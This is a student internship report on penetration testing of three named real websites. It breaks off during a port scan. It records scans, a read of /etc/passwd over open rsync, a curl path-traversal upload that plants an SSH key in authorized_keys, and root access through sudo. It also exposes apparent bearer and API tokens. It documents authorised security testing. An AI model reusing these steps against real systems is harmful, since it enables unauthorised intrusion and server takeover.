

2023-10-01

# Penetration Testing

Shifat, Roziu Hasan Khan

Independent University, Bangladesh

---

---

<https://ar.iub.edu.bd/handle/11348/673>

*Downloaded from IUB Academic Repository*



# **Penetration Testing**

By

**Roziu Hasan Khan Shifat**

Student ID: **1820210**

**Summer, 2023**

Supervisor:

**Mr. Md. Abu Sayed**

Supervisor's Designation

Department of Computer Science & Engineering

Independent University, Bangladesh

**October 1, 2023**



Dissertation submitted in partial fulfillment for the degree of  
Bachelor of Science in Computer Science

Department of Computer Science & Engineering



**Independent University, Bangladesh**

# Evaluation Committee



## Supervision Panel

 ..... Academic Supervisor	 ..... Industry Supervisor
---	--

## Panel Members

 ..... Panel Member 1	 ..... Panel Member 2
--	---

## Office Use

 ..... Program Coordinator	 ..... Head of the Department
---	--



## **An Undergraduate Internship/Project on Topic Penetration Testing**

By

**Roziul Hasan Khan Shifat**

Student ID: 1820210

**Summer, 2023**

### **Consent from Supervisor**

The student modified the internship final report as per the recommendations made by his/her academic supervisor and/or panel members during and/or before final viva, and the department can use this version for archiving as well as the OBE course material for CSE499.

This internship report is checked with Turnitin and/or Ithenticate plagiarism checker, and the score is:

Turnitin Score (%) : 3%

Ithenticate Score (%) :

(Signature of the Supervisor)

**Md. Abu Sayed**

Department of Computer Science & Engineering

Independent University, Bangladesh

# Attestation

I, Roziul Hasan Khan Shifat (ID: 1820210), hereby certify that this report titled "Penetration Testing" has been prepared and submitted in partial fulfillment of the requirements for the Degree of Computer Science and Engineering from Independent University, Bangladesh (IUB)

I would like to express my sincere gratitude to my supervisor, for his guidance and support throughout the internship period.

I also confirm that all the work presented in this report is original and reflects my own understanding and knowledge gained during the internship.

For further information or clarification regarding this project, I encourage contacting my internship supervisor, Murshed Al Amin, at FLUX IT, via email at tonar.dev@gmail.com .

Signature

Shifat

Date 19/10/23

---

Name

# Acknowledgement

My heartfelt gratitude to the ALLAH for granting me, the opportunity to complete my internship successfully. I extend my gratitude to my family, friends and seniors for their unwavering support and encouragement throughout my academic journey and internship

I would also like to thank all the professionals and experts in the field of computer science and cyber security who have shared their knowledge and resources, both through academic materials and online communities . Their contributions have greatly enriched my understanding and skills.

I am grateful for all the support and guidance I have received throughout my internship and dissertation, and I am confident that this experience will greatly contribute to my future endeavors in the field of computer science. I am deeply indebted to all of them.

I also grateful to my supervisor , Murshed Al Amin for patience and help.

# Letter of Transmittal

[01.10.23]

Md Abu Sayed

Adjunct Faculty

Department of Computer Science and Engineering,

School of Engineering and Computer Science.

Subject: Submission of Internship Report for the completion of Graduation

Dear Sir,

I am writing to submit my Internship Report as a part of the Bachelor Program in Computer Science and Engineering curriculum. It has been a privilege to work under your guidance and supervision throughout my internship period. The report is based on my internship experience at “FLUX IT’s”, where I had the opportunity to work for a duration of three months under the supervision of my supervisor, Murshed Al Amin at FLUX IT.

During my internship, I gained valuable academic and practical exposure, and it provided me with an excellent opportunity to immerse myself in the real life pentesting. I have made every effort to make this report informative and comprehensive, incorporating the knowledge and experience I acquired during my internship period. I have followed the prescribed guidelines and have provided detailed information in all the required fields.

I sincerely hope that this report fulfills the requirements of my internship program. I would be grateful if you could kindly accept this report and provide your valuable judgment. It would be a great honor for me if you find this report useful and informative, enabling you to gain a clear perspective on the issues discussed.

Thank you for your attention and support throughout this internship journey. I am grateful for the opportunity to learn and grow under your guidance. I look forward to receiving your feedback and comments on the report.

Sincerely yours,

Roziul Hasan Khan Shifat ID: 1820210

Department of Computer Science and Engineering,

Independent University, Bangladesh.

# Evaluation Committee

.....  
Signature

.....  
Name

Dr Ashraful Islam

.....  
Panel Member-1

.....  
Signature

.....  
Name

Mr Ajmiri Sabrina Khan

.....  
Panel Member-2

.....  
Signature

.....  
Name

Mr Md Abu Sayed

.....  
Supervisor of the intern

.....  
Signature

.....  
Name

.....  
Head, Department of Computer Science & Engineering



# Abstract

In an increasingly interconnected digital landscape, the security of organizations' information systems has become paramount. Penetration testing, a proactive and strategic approach to assessing and enhancing cybersecurity, plays a pivotal role in safeguarding against evolving threats. This abstract delves into the essential aspects of penetration testing, shedding light on its significance, methodologies, and the evolving challenges it seeks to address.

Penetration testing, often referred to as ethical hacking, is a systematic process of simulating real-world cyberattacks on an organization's infrastructure, applications, and networks. The primary objective is to identify vulnerabilities before malicious actors can exploit them, ultimately fortifying the organization's defense mechanisms.

The internship experience at FLUX IT provided an opportunity to work on the penetration testing in real life scenario. When I was offered an internship, I was only the penetration tester. Most of my knowledge comes from solving CTF. I had to find vulnerabilities within a Web Application and exploit it, if possible compromise the machine that is running the Web Application. If any vulnerability is discovered, I will inform the developer team about that bug and its severity. Then the developer will decide whether they will fix it or not.

# Contents

Attestation	i
Acknowledgement	ii
Letter of Transmittal	iii
Evaluation Committee	iv
Abstract	v
<b>1 Introduction</b>	<b>1</b>
1.1 Overview/Background of the Work . . . . .	1
1.2 Objectives . . . . .	1
1.3 Scopes . . . . .	1
<b>2 Literature Review</b>	<b>3</b>
2.1 Relationship with Undergraduate Studies . . . . .	3
2.2 Related works . . . . .	3
<b>3 Project Management &amp; Financing</b>	<b>4</b>
3.1 Work Breakdown Structure . . . . .	4
3.2 Process/Activity wise Time Distribution . . . . .	4
3.3 Gantt Chart . . . . .	4
3.4 Process/Activity wise Resource Allocation . . . . .	4
3.5 Estimated Costing . . . . .	4
<b>4 Methodology</b>	<b>5</b>
<b>5 Body of the Project</b>	<b>6</b>
5.1 Work Description . . . . .	6
5.2 Requirement Analysis . . . . .	7

5.3	System Analysis .....	7
5.3.1	Six Element Analysis .....	7
5.3.2	Feasibility Analysis .....	7
5.3.3	Problem Solution Analysis .....	7
5.3.4	Effect and Constraints Analysis .....	

7

---

5.4	System Design .....	7
5.5	Implementation .....	7
5.6	Testing .....	8
<b>6</b>	<b>Results &amp; Analysis</b>	<b>21</b>
<b>7</b>	<b>Project as Engineering Problem Analysis</b>	<b>33</b>
7.1	Sustainability of the Project/Work .....	33
7.2	Social and Environmental Effects and Analysis .....	33
7.3	Addressing Ethics and Ethical Issues .....	33
<b>8</b>	<b>Lesson Learned</b>	<b>34</b>
8.1	Problems Faced During this Period .....	34
8.2	Solution of those Problems .....	34
<b>9</b>	<b>Future Work &amp; Conclusion</b>	<b>35</b>
9.1	Future Works .....	35
9.2	Conclusion .....	35
	<b>Bibliography .....</b>	<b>36</b>

# List of Figures

1. Console screenshot .....	8 - 20
2. BurpSuit screenshot .....	17,20

# List of Tables

1. Wordpress vulnerabilities impact .....	31
---	----

# Chapter 1

## Introduction

### 1.1 Overview/Background of the Work

I commenced my internship as Penetration tester at FLUX IT on 20th May 2023.

As a part of the internship I had the opportunity to pentest 3 websites.  
3 of the websites were built using NodeJS , Wordpress and laravel respectively.

### 1.2 Objectives

The Objective of my work is to find and exploit vulnerabilities within the webapp and system to show how an attacker could damage the system or webApp. So that developer could fix those bugs.

The Websites I have pentested are:  
<http://vps-414ae572.vps.ovh.ca/> (pwned) => NodeJS  
<http://dndlab.org/> => Wordpress  
<http://sqcfbd.org/> (pwned) => laravel

The Scope of the pentest is limited within the given websites, no subdomain or internal network. As per request , any sort of DDOS attack is not performed.

The objective of the pentest is to find vulnerabilities in websites and compromise the server if possible.

I evaluated websites external security posture through an external network penetration test from May 20th, 2023 to September 28, 2023. By leveraging a series of attacks, I found critical level vulnerability that allowed me to compromise <http://vps-414ae572.vps.ovh.ca/>.

I found several critical vulnerabilities in <http://dndlab.org/>. But Due to lack of user credentials I could not exploit them.

I exploited a bug to compromise the server that could be also used in client side attacks like phishing , Session and Cookie hijacking etc inside <http://sqcfbd.org/>.

It is highly recommended that owners of the sites address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

### 1.3 Scopes

A penetration test, colloquially known as a pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system;

So After pentest , the client will be able to know the bugs inside his system and fix and secure it.



# Chapter 2

## Literature Review

### 2.1 Relationship with Undergraduate Studies

Knowledge and skills gained from IUB's undergraduate courses have helped in pentesting .It would have been difficult if these courses were not covered before performing pentest. Some of the courses are:

**CSE 315:** One must know about how operating system and it's components.

**CSE 309:** In web application course I learnt about some coding languages, but these is for my learning purpose, which is not have directly impact of doing my internship project

**CSE 316:** Without knowing how computer network and internet works , I will not be able pentest website

### 2.2 Related works

This Section is irrelevant to penetration testing

# Chapter 3

## Project Management & Financing

### 3.1 Work Breakdown Structure

This Section is irrelevant to penetration testing

### 3.2 Process/Activity wise Time Distribution

Penetration Testing has no such thing. Sometimes It takes one week to complete pentesting, sometimes it takes one-two month to complete pentesting.

### 3.3 Gantt Chart

This Section is irrelevant to penetration testing

### 3.4 Process/Activity wise Resource Allocation

This Section is irrelevant to penetration testing.

### 3.5 Estimated Costing

Cost of pentesting depends on network scope , types of pentest and vulnerability and client agreement.

# Chapter 4

## Methodology

During the pentest , **black-box and gray-box methodology** is used.

**Black-box testing:** In a black-box testing assignment, the penetration tester is placed in the role of the average hacker, with no internal knowledge of the target system. Testers are not provided with any architecture diagrams or source code that is not publicly available. A black-box penetration test determines the vulnerabilities in a system that are exploitable from outside the network.

This means that black-box penetration testing relies on dynamic analysis of currently running programs and systems within the target network. A black-box penetration tester must be familiar with automated scanning tools and methodologies for manual penetration testing. Black-box penetration testers also need to be capable of creating their own map of a target network based on their observations, since no such diagram is provided to them.

The limited knowledge provided to the penetration tester makes black-box penetration tests the quickest to run, since the duration of the assignment largely depends on the tester's ability to locate and exploit vulnerabilities in the target's outward-facing services. The major downside of this approach is that if the testers cannot breach the perimeter, any vulnerabilities of internal services remain undiscovered and unpatched.

**White-box testing:** White-box testing goes by several different names, including clear-box, open-box, auxiliary and logic-driven testing. It falls on the opposite end of the spectrum from black-box testing: penetration testers are given full access to source code, architecture documentation and so forth. The main challenge with white-box testing is sifting through the massive amount of data available to identify potential points of weakness, making it the most time-consuming type of penetration testing.

Unlike black-box and gray-box testing, white-box penetration testers are able to perform static code analysis, making familiarity with source code analyzers, debuggers and similar tools important for this type of testing. However, dynamic analysis tools and techniques are also important for white-box testers since static analysis can miss vulnerabilities introduced by misconfiguration of target systems.

White-box penetration testing provides a comprehensive assessment of both internal and external vulnerabilities, making it the best choice for calculation testing. The close relationship between white-box pentesters and developers provides a high level of system knowledge but may affect tester's behaviors, since they operate based on knowledge not available to hackers.

# Chapter 5

## Body of the Project

### 5.1 Work Description

Penetration testers, also known as pen testers, help organizations identify and resolve security vulnerabilities affecting their digital assets and computer networks.

Duty of a pentester is to seek, identify, and attempt to breach existing weaknesses in digital systems and computing networks. These systems and networks include websites, data storage systems, and other IT assets.

Penetration testing teams simulate cyberattacks and other security breaches designed to access sensitive, private, or proprietary information. They utilize existing hacking tools and strategies and devise their own. During a simulated attack, pen testers document their actions to generate detailed reports indicating how they managed to bypass established security protocols.

Penetration testing teams help their employers avoid the public relations fallout and loss of consumer confidence that accompany actual hacks and cyberattacks. They also help businesses and organizations improve their digital security measures.

## 5.2 Requirement Analysis

This Section is irrelevant to penetration testing.

## 5.3 System Analysis

### 5.3.1 Six Element Analysis

This Section is irrelevant to penetration testing

### 5.3.2 Feasibility Analysis

This Section is irrelevant to penetration testing

### 5.3.3 Problem Solution Analysis

This Section is irrelevant to penetration testing

### 5.3.4 Effect and Constraints Analysis

This Section is irrelevant to penetration testing

## 5.4 System Design

### 5.4.1 UML Diagrams

This Section is irrelevant to penetration testing

### 5.4.2 Architecture

This Section is irrelevant to penetration testing

## 5.5 Implementation

### The Five Phases of Penetration Testing

#### **Reconnaissance**

The first penetration testing phase is reconnaissance. In this phase, the tester gathers as much information about the target system as they can, including information about the network topology, operating systems and applications, user accounts, and other relevant information. The goal is to gather as much data as possible so that the tester can plan an effective attack strategy

#### **Scanning**

Once all the relevant data has been gathered in the reconnaissance phase, it's time to move on to scanning.

In this penetration testing phase, the tester uses various tools to identify open ports and check network traffic on the target system. Because open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

#### **Vulnerability Assessment**

The third penetration testing phase is vulnerability assessment, in which the tester uses all the data gathered in the reconnaissance and scanning phases to identify potential

vulnerabilities and determine whether they can be exploited. Much like scanning, vulnerability assessment is a useful tool on its own but is more powerful when combined with the other penetration testing phases.

### **Exploitation**

Once vulnerabilities have been identified, it's time for exploitation. In this penetration testing phase, the penetration tester attempts to access the target system and exploit the identified vulnerabilities, typically by using a tool like Metasploit to simulate real-world attacks.

### **Reporting**

Once the exploitation phase is complete, the tester prepares a report documenting the penetration test's findings. The report generated in this final penetration testing phase can be used to fix any vulnerabilities found in the system and improve the organization's security posture

## 5.6 Testing

### 5.6.1 Input

This Section Is irrelevant to penetration testing

### 5.6.2 Output

This Section Is irrelevant to penetration testing

### 5.6.3 Designing Test Cases

This Section Is irrelevant to penetration testing

### 5.6.4 Test Results

This Section Is irrelevant to penetration testing

### 5.6.5 Penetration Testing Process

Pentesting <http://vps-414ae572.vps.ovh.ca/>(51.79.254.118):

Demo: [Pentest 1](#)

At first I started to scan the site for all open ports.  
For I use a popular tool called nmap

```
Applications Places Terminal Aug 1 6:07 AM
shifat@MapleLeaf: ~/Desktop/pentest

(shifat@MapleLeaf) - [~/Desktop/pentest]
└─$ sudo nmap -sTV vps-414ae572.vps.ovh.ca
[sudo] password for shifat:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 06:06 +06
Nmap scan report for vps-414ae572.vps.ovh.ca (51.79.254.118)
Host is up (0.042s latency).
Other addresses for vps-414ae572.vps.ovh.ca (not scanned): 2402:1f00:8000:8000::15e1
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     nginx 1.20.1
111/tcp   open  rpcbind  2-4 (RPC #100000)
873/tcp   open  rsync    (protocol version 31)
9000/tcp  open  http     Node.js Express framework
9001/tcp  open  http     Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds

(shifat@MapleLeaf) - [~/Desktop/pentest]
└─$
```

Looks port 22,80,111,873,9000,9001 is open as you can above image  
9001 is the NodeJS frontend server  
9000 is the NodeJS backend server  
22 is SSH server

There is an rsync server which is a file sharing server running on 873.  
I want to see if it is password protected.

```
(shifat@MapleLeaf) - [~/Desktop/pentest]
└─$ nc 51.79.254.118 873
@RSYNCD: 31.0
@RSYNCD: 31.0
#list
dnd_lab
@RSYNCD: EXIT

(shifat@MapleLeaf) - [~/Desktop/pentest]
└─$
```

Looks like there is no password but the rsync server is in read-only mode .Meaning I can only read from the server.The shared folder name is “dnd\_lab”

From The server I’ve downloaded the /etc/passwd file which contains all user accounts on the server.

```
(shifat@MapleLeaf) - [~/Desktop/pentest]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
chrony:x:998:995:/:/var/lib/chrony:/sbin/nologin
centos:x:1000:1000:Cloud User:/home/centos:/bin/bash
saslauthd:x:997:76:Saslauthd user:/run/saslauthd:/sbin/nologin
mongod:x:996:994:mongod:/var/lib/mongo:/bin/false
nginx:x:995:993:Nginx web server:/var/lib/nginx:/sbin/nologin
pentest:x:1001:1001:This is account was created during penetration testing:/home/pentest:/bin/bash
```

Looks like there is only one account on the server named **centos**.it's home directory is /home/centos

Then I downloaded the source code of the NodeJS backend server.

After reading the source code , I found there is an arbitrary file upload vulnerability in /api/document/thumb/ api.

Then I thought as long as I upload my ssh-public key in /home/centos/.ssh/authorized\_keys file , I can log in to the ssh server without password by using my ssh-private key and execute commands on the server.

Then I generated a pair of ssh public private key. See the below picture



```
Applications Places Terminal Aug 1
shifat@MapleLeaf

(shifat@MapleLeaf) - [~/Desktop/pentest]
$ ssh-keygen -b 2048 -t rsa -C "This Key is for pentesting purpose"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/shifat/.ssh/id_rsa): ./ssh_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./ssh_key
Your public key has been saved in ./ssh_key.pub
The key fingerprint is:
SHA256:QbYBopHamrxiva3Jw6r1LMLDAy2BWi0Bzv7FhuHMhAw This Key is for pentesting purpose
The key's randomart image is:
+---[RSA 2048]---+
|. . . . .+
|E . o . o o
|*+o      o
|==+o     .
|+B=.+   S
|*0.= +
|+. * o
|o0oBo
|=O+**
+-----[SHA256]-----+

(shifat@MapleLeaf) - [~/Desktop/pentest]
$
```

Then I uploaded my ssh-public key in /home/centos/.ssh/authorized\_keys file.

```
(shifat@MapleLeaf) - [~/Desktop/pentest]
$ curl -i -F "doc=@pwd/ssh_pub" -X POST -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0YmM5ZDczZm00YzY4MmE3MgZlZjY0NyIsIm1ldCI6MTY5MDg0OTAyNS5iZmVhIjoxXjkiMTk0NjI1fQ.CLbali7-vclkg0WnaJZ096IcEgZ9_mmb5uc_Iabtoo" http://51.79.254.118:9000/api/document/thumb/%2F..%2F..%2F..%2F..%2F..%2FHome%2Fcentos%2F.ssh%2Fauthorized_keys
```

Then I tried to login using ssh private key and managed to access the server.As You can see I executed two command id ,who

```
Applications Places Terminal Aug 1 6:25 AM
centos@vps-414ae57
shifat@MapleLeaf: ~/Desktop/pentest
(shifat@MapleLeaf)-[~/Desktop/pentest]
$ chmod 400 ssh_key
(shifat@MapleLeaf)-[~/Desktop/pentest]
$ ssh -i ssh_key centos@51.79.254.118
Last login: Mon Jul 31 16:40:46 2023 from 103.136.200.72
[centos@vps-414ae572 ~]$ id
uid=1000(centos) gid=1000(centos) groups=1000(centos),4(adm),10(wheel),190(systemd-journal)
[centos@vps-414ae572 ~]$ who
centos pts/0 2023-08-01 00:24 (103.136.200.72)
[centos@vps-414ae572 ~]$
```

Although We managed to get into the system , we can partially control it.  
To have full control over the server , we must become root.  
So I will try to escalate the privilege. Let's run sudo -l

```
[centos@vps-414ae572 ~]$ sudo -l
Matching Defaults entries for centos on vps-414ae572:
!visiblepw, always_set_home, match_group by gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KOEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User centos may run the following commands on vps-414ae572:
(ALL) ALL
(ALL) NOPASSWD: ALL
(ALL) NOPASSWD: ALL
[centos@vps-414ae572 ~]$ sudo -i
[root@vps-414ae572 ~]# whoami
root
[root@vps-414ae572 ~]#
```

I see I don't need a password to become root. So I ran sudo -i to become root.


Pentesting <http://dndlab.org/>:

This is a wordpress site.And This site is sitting behind reverse proxy making it impossible to find out it's open ports. Fortunately there is a tool called "wpscan" to find out the vulnerability of wordpress sites.so I ran it against the server.

```

shifat@shifat:~$ wpscan --url http://www.dndlab.org/ --api-token lynuYDGZkeogrutXAj0BivCwa5u5GuGMIZE0s4Uog

```



```

WordPress Security Scanner by the WPScan Team
Version 3.8.24
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

```

[+] URL: https://www.dndlab.org/ [46.105.104.51]
[+] Started: Thu Sep 28 22:16:54 2023

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - server: nginx/1.19.0
| - x-powered-by: PHP/7.4.4
| - content-security-policy: upgrade-insecure-requests
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.dndlab.org/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 30%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress version 4.9.18 identified (Insecure, released on 2021-05-12).
| Found By: Rss Generator (Passive Detection)
| - https://www.dndlab.org/feed/, <generator>https://wordpress.org/?v=4.9.18</generator>
| - https://www.dndlab.org/comments/feed/, <generator>https://wordpress.org/?v=4.9.18</generator>

```

```

- https://github.com/WordPress/wordpress-develop/commit/506e0ee125953deb658307bb3005417cb83f32095

[!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
- https://github.com/WordPress/wordpress-develop/commit/5fcddee1b4d72f1150b7b762ef5fb39ab288c8d44

[!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
- https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc

[!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
- https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0

[!] Title: WP < 6.0.3 - Stored XSS via the Customizer
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
- https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c0d8907a033fe0566f

[!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
- https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955

[!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
Fixed in: 4.9.22
References:
- https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
- https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/

```

```
Applications Places Terminal Sep 28 10:18 PM
shifat@shifat:~$
- https://wpscan.com/vulnerability/1527ebdb-18bc-4f9d-9c20-8d729a628670
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/

[+] WordPress theme in use: Divi
Location: https://www.dndlab.org/wp-content/themes/Divi/
Readme: https://www.dndlab.org/wp-content/themes/Divi/README.md
[!] The version is out of date, the latest version is 4.22.2
[!] An error log file has been found: https://www.dndlab.org/wp-content/themes/Divi/error_log
Style URL: https://www.dndlab.org/wp-content/themes/Divi/style.css?ver=3.0.44
Style Name: Divi
Style URI: http://www.elegantthemes.com/gallery/divi/
Description: Smart, Flexible. Beautiful. Divi is the most powerful theme in our collection....
Author: Elegant Themes
Author URI: http://www.elegantthemes.com

Found By: Css Style In Homepage (Passive Detection)
Confirmed By: Css Style In 404 Page (Passive Detection)

[!] 4 vulnerabilities identified:

[!] Title: ElegantThemes (Divi, Extra, divi-builder) - Authenticated Stored Cross-Site Scripting (XSS)
Fixed in: 3.17.3
References:
- https://wpscan.com/vulnerability/75b210d4-538b-4cd5-b06d-5d8f5e610377
- https://us7.campaign-archive.com/?u=9ae7aa91c578052b052b864d66id=a9763c15f2
- https://divinotes.com/divi-changelog/
- https://divinotes.com/extra-changelog/
- https://www.elegantthemes.com/api/changelog/divi-builder.txt
- https://www.elegantthemes.com/api/changelog/divi.txt
- https://www.elegantthemes.com/api/changelog/extra.txt

[!] Title: ElegantThemes (Divi, Extra, divi-builder < 4.0.10) - Authenticated Code Injection
Fixed in: 4.0.10
References:
- https://wpscan.com/vulnerability/fddc2746-0e65-4a58-85d1-3d4ce20a1739
- https://us7.campaign-archive.com/?u=9ae7aa91c578052b052b864d66id=e3532c8cb1
- https://www.elegantthemes.com/api/changelog/divi-builder.txt
- https://www.elegantthemes.com/api/changelog/divi.txt
- https://www.elegantthemes.com/api/changelog/extra.txt

[!] Title: Elegant Themes (Divi 3.0 - 4.5.2, Extra 2.0 - 4.5.2, Divi Builder 2.0 - 4.5.2) - Authenticated Arbitrary File Upload
Fixed in: 4.5.3
```

But To exploit a wordpress site , you must need user credentials and I was not given any sort of credential, So I was unable to proceed further. For a detailed list of vulnerabilities , go to the detailed findings section.

Pentesting <http://sqcfd.org/>:

Demo: [Pentest sqcfd](#)

This website was built using laravel.

As Always I started the port scanning.

```
Applications Places Terminal Sep 29 3:31 AM
shifat@shifat:~$
shifat@shifat:~$ ping sqcfd.org
PING sqcfd.org (193.70.79.13) 56(84) bytes of data:
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=1 ttl=128 time=193 ms
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=2 ttl=128 time=196 ms
64 bytes from altsmtpy.nixtecsys.com (193.70.79.13): icmp_seq=3 ttl=128 time=192 ms
^C
--- sqcfd.org ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 192.399/193.975/196.342/1.703 ms

shifat@shifat:~$ masscan -p - 193.70.79.13
[-] FAIL: permission denied
[ hint] need to sudo or run as root or something
[-] if:eth0:init: failed

shifat@shifat:~$ sudo masscan -p - 193.70.79.13
[sudo] password for shifat:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-09-28 20:31:02 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 465/tcp on 193.70.79.13
Discovered open port 3306/tcp on 193.70.79.13
Discovered open port 2321/tcp on 193.70.79.13
Discovered open port 9998/tcp on 193.70.79.13
Discovered open port 3312/tcp on 193.70.79.13
Discovered open port 110/tcp on 193.70.79.13
Discovered open port 53657/tcp on 193.70.79.13
Discovered open port 25/tcp on 193.70.79.13
Discovered open port 143/tcp on 193.70.79.13
Discovered open port 3312/tcp on 193.70.79.13
Discovered open port 993/tcp on 193.70.79.13
Discovered open port 3315/tcp on 193.70.79.13
Discovered open port 53/tcp on 193.70.79.13
Discovered open port 2222/tcp on 193.70.79.13
Discovered open port 80/tcp on 193.70.79.13
Discovered open port 443/tcp on 193.70.79.13
Discovered open port 3310/tcp on 193.70.79.13
Discovered open port 587/tcp on 193.70.79.13
Discovered open port 995/tcp on 193.70.79.13

shifat@shifat:~$
```

```

shifat@shifat:~$ nmap -sTV -p 465,3306,2121,9998,3313,110,53657,25,143,3312,993,3315,53,2222,80,443,3310,587,995 sqcfbd.org
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 03:39 +06
Nmap scan report for sqcfbd.org (193.70.79.13)
Host is up (0.19s latency).
Other addresses for sqcfbd.org (not scanned): 46.105.104.51 2001:41d0:2:d733::2 2001:41d0:2:d733::1
rDNS record for 193.70.79.13: altsmtpy.nixtecsys.com

